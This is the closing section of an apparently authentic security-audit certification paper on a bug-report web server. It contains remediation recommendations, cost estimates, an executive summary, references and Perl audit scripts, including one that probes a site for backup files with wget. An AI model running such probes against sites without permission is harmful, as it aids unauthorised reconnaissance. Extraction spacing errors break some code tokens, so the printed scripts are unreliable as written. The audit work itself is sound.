| Medium | Recommendation: include server-side routines that validate all user input before it is processed.<br><br>The Cross Site Scripting vulnerability has the same cause as the SQL injection vulnerabilities: the lack of proper server-side input validation. Consider adding server-side validation routines used for validating all user input, before it is processed. |
| **Directory indexing still enabled** | |
| Low | Recommendation: Disable site-wide directory indexing.<br><br>With directory indexing enabled, the web server creates an index in case a directory does not contain an index page. This makes it much harder for an attacker to access files he is not expected to access directly, because he does not know the name of the file.<br><br>But please remember that this action does not provide any real security. It helps making the job of a hacker more difficult by minimizing the information he has access to, but by guessing the right filename, an attacker would still be able to access “hidden” files.<br><br>If directory indexing is required in one or two directories, disabling site-wide directory indexing is still recommended. Directory indexing on these one or two directories can then be separately configured. |
| **Web server version not obscured** | |
| Low | Recommendation: configure the web server to not disclose version and distribution information in the web server header and error pages.<br><br>The version and distribution information disclosed in the web server header and the web server error pages, give a hacker a head start on defining the environment the website is operating in. In our case, we were able to use the information to determine which backend was likely to exist, and which options we had on exploiting them. Therefore, the server should be configured not to disclose version and distribution information and the default error pages should be substituted with custom error pages.<br><br>Removing the version information does not provide any real security in the sense |

| | |
|---|---|
| | that the software you are using becomes safer, but it helps raising the bar for the attacker, which (especially in the case of script kiddies) often results in movin g to an easier target. |
| **Unnecessary ports open at firewall** | |
| Low | Recommendation: close all unnecessary ports at the firewall.<br><br>It is recommended to have the filtering rules at the firewall exactly matching the servers' needs. Currently, there seems to be a generic rule active that probably allows 4 commonly used ports. Even t hough Bugreport has no services listening at the open SMTP and DNS ports, they still can be used by an attacker as a communication channel. Therefore, it is recommended to explicitly den y all ports, except for the ones that are in use by the (web)application. |

### 6.3 Costs

The following table shows the est imated costs for implementin g the reco mmendations described in the prev ious paragraph.

| | Recommendation | Labor costs |
|---|---|---|
| **Critical** | | **50 hours** |
| C1 | Include server -side routines that validate all user input before it is processed. | 8 |
| C2 | Match all client -side protections/validations with at least an equal match server -side. | 4 |
| C3 | Update kernel software. | 4 |
| C4 | Review software control and distribution pr ocedures in order to be able to fix security vulnerabilities in a timely manner. | 32 |
| C5 | Create a file upload directory outside of the document root and configure the upload script to put uploaded files in that directory. | 2 |
| **Medium** | | |
| C6 | Include server -side routines that validate all user input before it is processed. | Included in C1. |
| **Low** | | **10 hours** |
| C7 | Disable site -wide directory indexing. | 2 |
| C8 | Configure the web server to not d isclose version and distribution information in the web server header and error pa ges. | 6 |
| C9 | Close all unnecessary ports at t he firewall. | 2 |
| | | |

## 7 Executive summary

JizzleNET has hired GIAC for auditing the bugreport.jizzlenet.exp website. The main focus of the audit has bee n to determine if the current website configuration allows for:

- resulting in a compromised web server.
- resulting in the disclosure of private information, such as bug reports that have been submitted by customers.

The results of our audit are meeting the objective as set in the scope of the audit.

The most important co nclusion that can be drawn from the audit is that the current configuration allows an attacker to gain access to all data present on the Bugreport system, including all bug reports. Additionally, the vulnerabilities present also allow for an attacker to ga in full administrative control of the system.

The vulnerabilities discovered allow an attacker to:

- make sensitive or embarrassing information seem to originate from jizzleNET.
- gain access to all bug reports submitted using the website.
- gain administrative control of bugreport.jizzlenet.exp.
- abuse jizzleNET's resources for distributing illegal software or initiating denial of service attacks

The issues causing these vulnerabilities can be corrected by investing in the following efforts:

| Severity | Effort |
|---|---|
| Critical | 50 hours. 18 hours are estimated to be needed for meeting technical requirement. 32 hours are estimated to be needed for updating procedures. |
| Medium | Fixing the critical issues, implicitly fixes the medium rated issue. |
| Low | 10 hours. |

## 8 References


http://www.findarticles.com/cf_dls/m0BKU/2003_Feb/1_00109849/p1/article.jhtml

http://www.webopedia.com/

http://www.redhat.com
https://www.redhat.com/apps/support/errata/index.html
https://rhn.redhat.com/errata/RHSA-2003-392.html

http://www.insecure.org/nmap/

http://www.nessus.org

http://www.cirt.net/code/nikto.shtml

http://www.gnu.org/software/wget/wget.html

http://www.sandsprite.com/Sleuth/

http://www.google.com

http://www.securityfocus.com
http://www.securityfocus.com/search
http://www.securityfocus.com/bid/vendor/

http://www.securitytracker.com/

http://lists.netsys.com/mailman/listinfo

http://www.k-otik.com/exploits/
http://www.k-otik.com/exploits/12.05.hatorihanzo.c.php

http://www.giac.org/practical/GSNA/Jeff_Pack_GSNA.pdf

## Appendix 1 – Searching for backed up files

Search script "rewrite -urls.pl":

```
#!/usr/bin/perl
# Maarten Hartsuijker - 28 Dec 2003
# GIAC GSNA certification
open (URLS, "<dynamic -pages");

while (<URLS>)
 {
 chomp;
 $_ =~ /([^\/\]+\/\/[^\/\]+\/)(.+)(\..+)/;
 ope n (EXT, "<extension s");
 while (<EXT>)
  {
  chomp;
  $e xt = $_;
  if ($1 && $2)
   {
   $reeks .= "wget --user-agent=\"Giac Audit\" $1$2.$ext -a GET -result\n";
   }
  }
  close (EXT);
 }
close (URLS);
`$reeks`;
```

Extension file "extensions"

| | | | |
|---|---|---|---|
| old | cp | TEXT | db |
| bak | copy | DIFF | MDB |
| bat | OLD | CP | mdb |
| backup | BAK | COPY | OUT |
| bewaar | BAT | TMP | out |
| org | BACKUP | tmp | ERR |
| new | BEWAAR | TEMP | err |
| rpm | ORG | temp | KEEP |
| conf | NEW | ASA | keep |
| config | RPM | asa | REF |
| today | CONF | CNF | ref |
| save | CONFIG | cnf | ORIG |
| sav | TODAY | DAT | orig |
| oud | SAVE | dat | NW |
| src | SAV | INCLUDE | nw |
| phps | OUD | include | LAST |
| inc | SRC | INF | last |
| lib | PHPS | inf | RPT |
| txt | INC | LOG | rpt |
| text | LIB | log | SWP |
| diff | TXT | DB | swp |

## Appendix 2 – search for third-party software

search-soft.pl

```
#!/usr/bin/ perl
# Maarten hartsuijker
# GIAC GSNA certification

`find / -type f \\( -perm -u=x -o -perm -g=x -o -perm -o=x \\) > listing`;
$buffer = `for i in \`rpm -qa\`; do rpm -ql \$i; done`;

open (LISTING, "<listing");
while (<LISTING>)
{
  chomp;
  s/\/\\\/g;
  s/\+/\\\+/g;
  unless ($buffer =~ /$_/) {
    $found .= "$_ is not part of OS distribution.   \n";
  }
}
print $found;
```

## Appendix 3 – SGID / SUID check

sgid-suid-check.pl

```
#!/usr/bin/perl
# Maarten Hartsuijker   - 29 dece mber 2003
# GIAC GSNA certification

@SUIDLIST = `find /   -type f  \\(  -perm  -04000  -o  -perm  -02000  \\) -exec ls {}  \\;`;
`rpm  -qa > qa -list`;

while (<@SUIDLIST>) {
 $suid = $_;
 $yep = 0;
 ope n (RPMS, "<qa -list");
 w hile (<RPMS>) {
   chomp;
   $rpmname = $_;
   $filelis t{$rpmname} =  `rpm  -ql  --dump $rpmname`;
   if ($filelist{$rpmname} =~ /$suid   \s/) {
     $md5 = `md5sum $suid | cut    -f1 -d " "`;
     $filename = $suid;
     $ filename =~ s/\//\\\//g;
     $filelist{$rpmname} =~ /$filename   \s+\d+\D+\d+\s+(\S+)\s(\d+).+/;
    if ($  md5 == $1) {
      $md5text = "MD5 checksums match";
      }
    else {
      $md5text = "MD5 in rpm archive does not match the file's checksum";
      }
    $ gotcha = "$rpmname: $suid $2 $1   \n$md5text \n";
    $yep++;
   }
 }
 close (RPMS) ;

 if ($yep > 0) {
  print "$gotcha";
 }
 else {
  print "$s uid is not part of a standard package   \n\n";
 }
}
`rm  -f qa -list`;
```

## Appendix 4 – Installed RPM packages

| | | | |
|---|---|---|---|
| 4Suite-0.11.1-10 | hesiod-3.0.2-21 | libuser-0.51.1-2 | popt-1.7-1.06 |
| a2ps-4.13b-24 | hotplug-2002_04_01-13 | libvorbis-1.0-1 | portmap-4.0-46 |
| acl-2.0.11-2 | hpijs-1.1-20.1 | libwvstreams-3.70-5 | ppp-2.4.1-7 |
| alchemist-1.0.24-4 | htdig-3.2.0-7.20020505 | libxml2-2.4.23-1 | procmail-3.22-7 |
| anacron-2.3-23 | htmlview-2.0.0-6 | libxml2-python-2.4.23-1 | procps-2.0.7-25 |
| apmd-3.0.2-12 | httpd-2.0.40-11.9 | libxslt-1.0.19-1 | psmisc-20.2-6 |
| ark-3.0.5a-1 | httpd-manual-2.0.40-11.9 | lilo-21.4.4-20 | pspell-0.12.2-14 |
| arts-1.0.5a-2 | hwcrypto-1.0-7 | linc-0.5.2-2 | psutils-1.17-17 |
| ash-0.3.8-5 | hwdata-0.47-1 | lm_sensors-2.6.3-2 | pygtk2-1.99.12-7 |
| aspell-0.33.7.1-16 | imlib-1.9.13-9 | lockdev-1.0.0-20 | pygtk2-libglade-1.99.12-7 |
| at-3.1.8-31 | info-4.2-5 | logrotate-3.6.5-2 | pyOpenSSL-0.5.0.91-1 |
| atk-1.0.3-1 | initscripts-6.95-1 | logwatch-2.6-8 | python-2.2.1-17 |
| attr-2.0.8-3 | intltool-0.22-3 | lokkit-0.50-21.8.0 | python-optik-1.3-2 |
| audiofile-0.2.3-3 | iproute-2.4.7-7.80.1 | losetup-2.11r-10 | pyxf86config-0.3.1-2 |
| authconfig-4.2.12-3 | iptables-1.2.8-8.80.2 | LPRng-3.8.9-6.1 | PyXML-0.7.1-6 |
| authconfig-gtk-4.2.12-3 | iputils-20020124-8 | lrzsz-0.12.20-14 | qt-3.0.5-17 |
| autofs-3.1.7-33 | irda-utils-0.9.14-6 | lsof-4.63-2 | quota-3.06-5 |
| autorun-3.3-3 | isdn4k-utils-3.1-58 | lvm-1.0.3-9 | raidtools-1.00.2-3.3 |
| basesystem-8.0-1 | jfsutils-1.0.17-3 | m4-1.4.1-11 | rdate-1.2-5 |
| bash-2.05b-5.1 | kamera-3.0.5a-2 | mailcap-2.1.12-1 | rdist-6.1.5-24 |
| bc-1.06-10 | kbd-1.06-26 | mailx-8.1.1-26 | readline-4.3-3 |
| bdflush-1.5-21 | kbdconfig-1.9.16-1 | make-3.79.1-14 | redhat-artwork-0.47-3 |
| bind-utils-9.2.1-9 | kcalc-3.0.5a-1 | MAKEDEV-3.3.1-2 | redhat-config-date-1.5.2-10 |
| bitmap-fonts-0.2-2 | kcharselect-3.0.5a-1 | man-1.5k-0.8x.0 | redhat-config-keyboard-1.0.1-1 |
| bonobo-activation-1.0.3-2 | kdeaddons-kicker-3.0.5a-1 | man-pages-1.53-1 | redhat-config-language-1.0.1-6 |
| bzip2-1.0.2-5 | kdeaddons-knewsticker-3.0.5a-1 | metacity-2.4.0.92-5 | redhat-config-mouse-1.0.1-2 |
| bzip2-libs-1.0.2-5 | kdeaddons-konqueror-3.0.5a-1 | mingetty-1.00-3 | redhat-config-network-1.1.20-1 |
| cdparanoia-libs-alpha9.8-11 | kdeartwork-3.0.5a-1 | minicom-2.00.0-6 | redhat-config-packages-1.0.1-1 |
| cdrecord-1.10-14 | kdeartwork-locolor-3.0.5a-1 | mkbootdisk-1.4.8-1 | redhat-config-printer-0.4.24-1 |
| chkconfig-1.3.6-3 | kdeartwork-screensavers-3.0.5a-1 | mkinitrd-3.4.28-1 | redhat-config-printer-gui-0.4.24-1 |
| chkfontpath-1.9.6-3 | kdebase-3.0.5a-9 | mkisofs-1.10-14 | redhat-config-rootpassword-1.0.1-1 |
| comps-8.0-0.20020910 | kdelibs-3.0.5a-5 | mktemp-1.5-16 | redhat-config-securitylevel-1.0.1-1 |
| comps-extras-8.0-3 | kdemultimedia-arts-3.0.5a-2 | mod_perl-1.99_05-3 | redhat-config-services-0.8.2-1 |
| cpio-2.4.2-28 | kdemultimedia-kfile-3.0.5a-2 | mod_python-3.0.0-10 | redhat-config-soundcard-1.0.1-2 |
| cpp-3.2-7 | kdemultimedia-libs-3.0.5a-2 | mod_ssl-2.0.40-11.9 | redhat-config-users-1.1.1-2 |
| cracklib-2.7-18 | kdenetwork-libs-3.0.5a-1 | modutils-2.4.18-2 | redhat-config-xfree86-0.6.7-1 |
| cracklib-dicts-2.7-18 | kdepasswd-3.0.5a-1 | mount-2.11r-10 | redhat-logos-1.1.6-2 |
| crontabs-1.10-4 | kdepim-3.0.5a-1 | mouseconfig-4.26-1 | redhat-logviewer-0.8.3-2 |
| cups-libs-1.1.17-0.9 | kdessh-3.0.5a-1 | mpage-2.5.2-4 | redhat-menus-0.26-1 |
| curl-7.9.8-1 | kdeutils-laptop-3.0.5a-1 | mtools-3.9.8-5 | redhat-release-8.0-8 |
| cyrus-sasl-2.1.10-1 | kdf-3.0.5a-1 | mtr-0.49-7 | redhat-switchmail-0.5.14-1 |
| cyrus-sasl-md5-2.1.10-1 | kdict-3.0.5a-1 | mt-st-0.7-6 | redhat-switchmail-gnome-0.5.14-1 |
| cyrus-sasl-plain-2.1.10-1 | kdvi-3.0.5a-2 | mysql-3.23.58-1.80 | redhat-switch-printer-0.5.12-1 |
| db4-4.0.14-14 | kedit-3.0.5a-1 | mysql-devel-3.23.58-1.80 | redhat-switch-printer-gnome-0.5.12-1 |
| desktop-backgrounds-basic-2.0-10 | kernel-2.4.20-19.8 | mysql-server-3.23.58-1.80 | |
| desktop-backgrounds-extra-2.0-10 | kernel-pcmcia-cs-3.1.31-9 | nc-1.10-16 | reiserfs-utils-3.6.2-2 |
| desktop-file-utils-0.3-3 | kfile-pdf-3.0.5a-2 | ncurses-5.2-28 | rhn-applet-2.0.9-0.8.0.1 |
| dev-3.3.1-2 | kfile-png-3.0.5a-2 | netconfig-0.8.12-3 | rhnlib-1.0-1 |
| dhclient-3.0pl1-26 | kfloppy-3.0.5a-1 | net-snmp-5.0.9-2.80.1 | rhpl-0.54-0.8.0.1 |
| diffutils-2.8.1-3 | kghostview-3.0.5a-2 | net-snmp-utils-5.0.9-2.80.1 | rmt-0.4b28-4 |
| docbook-dtds-1.0-14 | knewsticker-3.0.5a-1 | ORBit2-2.4.1-1 | sysklogd-1.4.1-10 |

| | | | |
|---|---|---|---|
| dos2unix-3.1-12 | koncd-3.0.5a-2 | orbit-python-1.99.0-4 | syslinux-1.75-3 |
| dosfstools-2.8-3 | kpaint-3.0.5a-2 | pam-0.75-46.8.0 | SysVinit-2.84-5 |
| dump-0.4b28-4 | kpf-3.0.5a-1 | pam-devel-0.75-46.8.0 | talk-0.17-17 |
| e2fsprogs-1.27-9 | kppp-3.0.5a-1 | pam_krb5-1.56-1 | tar-1.13.25-8 |
| ed-0.2-28 | kpppload-1.04-43 | pam_smb-1.1.6-9.8 | tcpdump-3.6.3-17.8.0.3 |
| eject-2.0.12-7 | krb5-libs-1.2.5-15 | pango-1.1.1-1 | tcp_wrappers-7.6-23 |
| esound-0.2.28-1 | krbafs-1.1.1-6 | parted-1.4.24-6 | tcsh-6.12-2 |
| ethtool-1.6-2 | kregexpeditor-3.0.5a-1 | passwd-0.67-3 | telnet-0.17-23 |
| expat-1.95.4-1 | kscd-3.0.5a-2 | patch-2.5.4-14 | termcap-11.0.1-13 |
| fam-2.6.8-4 | ksnapshot-3.0.5a-2 | pax-3.0-4 | textutils-2.0.21-5 |
| fbset-2.1-11 | ksymoops-2.4.5-1 | pciutils-2.1.10-2 | time-1.7-19 |
| file-3.39-9 | ktimer-3.0.5a-1 | pcre-3.9-5 | timeconfig-3.2.9-1 |
| filesystem-2.1.6-5 | kudzu-0.99.69-1 | perl-5.8.0-88.3 | tmpwatch-2.8.4-3 |
| fileutils-4.1.9-11.2 | kuickshow-3.0.5a-2 | perl-CGI-2.81-88.3 | traceroute-1.4a12-6 |
| findutils-4.1.7-7 | kview-3.0.5a-2 | perl-DateManip-5.40-27 | ttfprint-0.9-6 |
| finger-0.17-14 | kviewshell-3.0.5a-2 | perl-DBD-MySQL-2.1017-3 | tux-2.2.7-3 |
| firstboot-1.0.1-10 | less-358-28 | perl-DBI-1.30-1 | unix2dos-2.2-17 |
| fontconfig-2.0-3 | lftp-2.5.2-6 | perl-Filter-1.28-9 | unzip-5.50-32 |
| foomatic-1.9-1.20020617.6 | lha-1.14i-7 | perl-HTML-Parser-3.26-14 | up2date-3.0.7.2-1 |
| freetype-2.1.2-7 | libacl-2.0.11-2 | perl-HTML-Tagset-3.03-25 | up2date-gnome-3.0.7.2-1 |
| ftp-0.17-15 | libart_lgpl-2.3.10-1 | perl-libwww-perl-5.65-2 | urw-fonts-2.0-26 |
| gail-0.17-2 | libattr-2.0.8-3 | perl-libxml-enno-1.02-25 | usbutils-0.9-7 |
| gawk-3.1.1-4 | libbonobo-2.0.0-4 | perl-libxml-perl-0.07-25 | usermode-1.63-1 |
| GConf2-1.2.1-3 | libbonoboui-2.0.1-2 | perl-Parse-Yapp-1.05-26 | usermode-gtk-1.63-1 |
| gd-1.8.4-9 | libcap-1.10-12 | perl-URI-1.21-3 | utempter-0.5.2-10 |
| gdbm-1.8.0-18 | libelf-0.8.2-2 | perl-XML-Dumper-0.4-22 | util-linux-2.11r-10 |
| gdm-2.4.0.7-14 | libgcc-3.2-7 | perl-XML-Encoding-1.01-20 | VFlib2-2.25.6-8 |
| ghostscript-7.05-20.1 | libglade2-2.0.0-2 | perl-XML-Grove-0.46alpha-21 | vim-common-6.1-18.8x.1 |
| ghostscript-fonts-5.50-7 | libgnome-2.0.2-5 | perl-XML-Parser-2.31-12 | vim-minimal-6.1-18.8x.1 |
| gimp-print-4.2.1-5 | libgnomecanvas-2.0.2-1 | perl-XML-Twig-3.05-3 | vixie-cron-3.0.1-69 |
| glib-1.2.10-8 | libgnomeui-2.0.3-3 | php-4.2.2-8.0.8 | webalizer-2.01_10-9 |
| glib2-2.0.6-2 | libIDL-0.8.0-3 | php-imap-4.2.2-8.0.8 | wget-1.8.2-5 |
| glibc-2.3.2-4.80.8 | libjpeg-6b-21 | php-ldap-4.2.2-8.0.8 | which-2.14-1 |
| glibc-common-2.3.2-4.80.8 | libmng-1.0.4-1 | php-mysql-4.2.2-8.0.8 | whois-1.0.10-4 |
| Glide3-20010520-19 | libogg-1.0-1 | pinfo-0.6.4-7 | wireless-tools-25-1 |
| gmp-4.1-4 | libpng10-1.0.13-6 | rootfiles-7.2-4 | words-2-20 |
| gnome-libs-1.4.1.2.90-22 | libpng-1.2.2-8 | rpm404-python-4.0.4-8x.27 | wvdial-1.53-7 |
| gnome-mime-data-2.0.0-9 | librpm404-4.0.4-8x.27 | rpm-4.1-1.06 | XFree86-100dpi-fonts-4.2.1-23 |
| gnome-python2-1.99.11-8 | librsvg2-2.0.1-1 | rpm-python-4.1-1.06 | XFree86-4.2.1-23 |
| gnome-python2-bonobo-1.99.11-8 | libstdc++-3.2-7 | rp-pppoe-3.4-7 | XFree86-75dpi-fonts-4.2.1-23 |
| gnome-python2-canvas-1.99.11-8 | libtermcap-2.0.8-31 | rsh-0.17-10 | XFree86-base-fonts-4.2.1-23 |
| gnome-python2-gtkhtml2-1.99.11-8 | libtiff-3.5.7-7 | rsync-2.5.7-0.8 | XFree86-font-utils-4.2.1-23 |
| gnome-vfs2-2.0.2-5 | libtool-libs-1.4.2-12 | scrollkeeper-0.3.10-7 | XFree86-libs-4.2.1-23 |
| gnupg-1.0.7-14 | libungif-4.1.0-13 | sed-3.02-13 | XFree86-Mesa-libGL-4.2.1-23 |
| gphoto2-2.1.0-4 | net-tools-1.60-7 | sendmail-8.12.8-9.80 | XFree86-Mesa-libGLU-4.2.1-23 |
| gpm-1.19.3-23 | newt-0.51.0-1 | setserial-2.17-9 | XFree86-tools-4.2.1-23 |
| grep-2.5.1-4 | nfs-utils-1.0.1-2.80 | setup-2.5.20-1 | XFree86-truetype-fonts-4.2.1-23 |
| groff-1.18-6 | nscd-2.3.2-4.80.8 | setuptool-1.10-1 | XFree86-twm-4.2.1-23 |
| grub-0.92-7 | nss_ldap-198-3 | sgml-common-0.6.3-12 | XFree86-xauth-4.2.1-23 |
| gtk+-1.2.10-22 | ntp-4.1.1a-9 | shadow-utils-20000902-12.8 | XFree86-xdm-4.2.1-23 |
| gtk2-2.0.6-8 | ntsysv-1.3.6-3 | sh-utils-2.0.12-3 | XFree86-xfs-4.2.1-23 |
| gtkhtml2-2.0.1-2 | Omni-0.7.0-6 | slang-1.4.5-11 | Xft-2.0-4 |
| gzip-1.3.3-5 | Omni-foomatic-0.7.0-6 | slocate-2.6-4 | xinetd-2.3.11-1.8.0 |
| hdparm-5.2-1 | openjade-1.3.1-9 | sox-12.17.3-7 | xinitrc-3.31-1 |
| khexedit-3.0.5a-1 | openldap-2.0.27-2.8.0 | specspo-8.0-3 | xisdnload-1.38-58 |

| | | | |
|---|---|---|---|
| kiconedit-3.0.5a-2 | openssh-3.4p1-7 | star-1.5a04-1 | xml-common-0.6.3-12 |
| kit-3.0.5a-1 | openssh-askpass-3.4p1-7 | stat-3.3-4 | xsri-2.1.0-3 |
| kjots-3.0.5a-1 | openssh-askpass-gnome-3.4p1-7 | statserial-1.1-30 | Xtest-2.0-1 |
| kljettool-3.0.5a-1 | openssh-clients-3.4p1-7 | stunnel-3.26-1.8.0 | ypbind-1.11-2 |
| klpq-3.0.5a-1 | openssh-server-3.4p1-7 | sudo-1.6.6-1 | yp-tools-2.7-3 |
| klprfax-3.0.5a-1 | openssl-0.9.6b-35.8 | switchdesk-3.9.8-9 | zip-2.3-14 |
| kmail-3.0.5a-1 | ORBit-0.5.13-5 | switchdesk-kde-3.9.8-9 | zlib-1.1.4-8.8x |
| kmix-3.0.5a-2 | libusb-0.1.6-1 | pnm2ppa-1.04-5 | |

Last Updated: July 21st, 2017

# Upcoming Training


| | | | |
|---|---|---|---|
| **SANSFIRE 2017** | **Washington, DC** | **Jul 22, 2017 - Jul 29, 2017** | **Live Event** |
| **SANS Network Security 2017** | **Las Vegas, NV** | **Sep 10, 2017 - Sep 17, 2017** | **Live Event** |
| **SANS AUD507 (GSNA) @ Canberra 2017** | **Canberra, Australia** | **Oct 09, 2017 - Oct 14, 2017** | **Live Event** |
| **SANS OnDemand** | **Online** | **Anytime** | **Self Paced** |
| **SANS SelfStudy** | **Books & MP3s Only** | **Anytime** | **Self Paced** |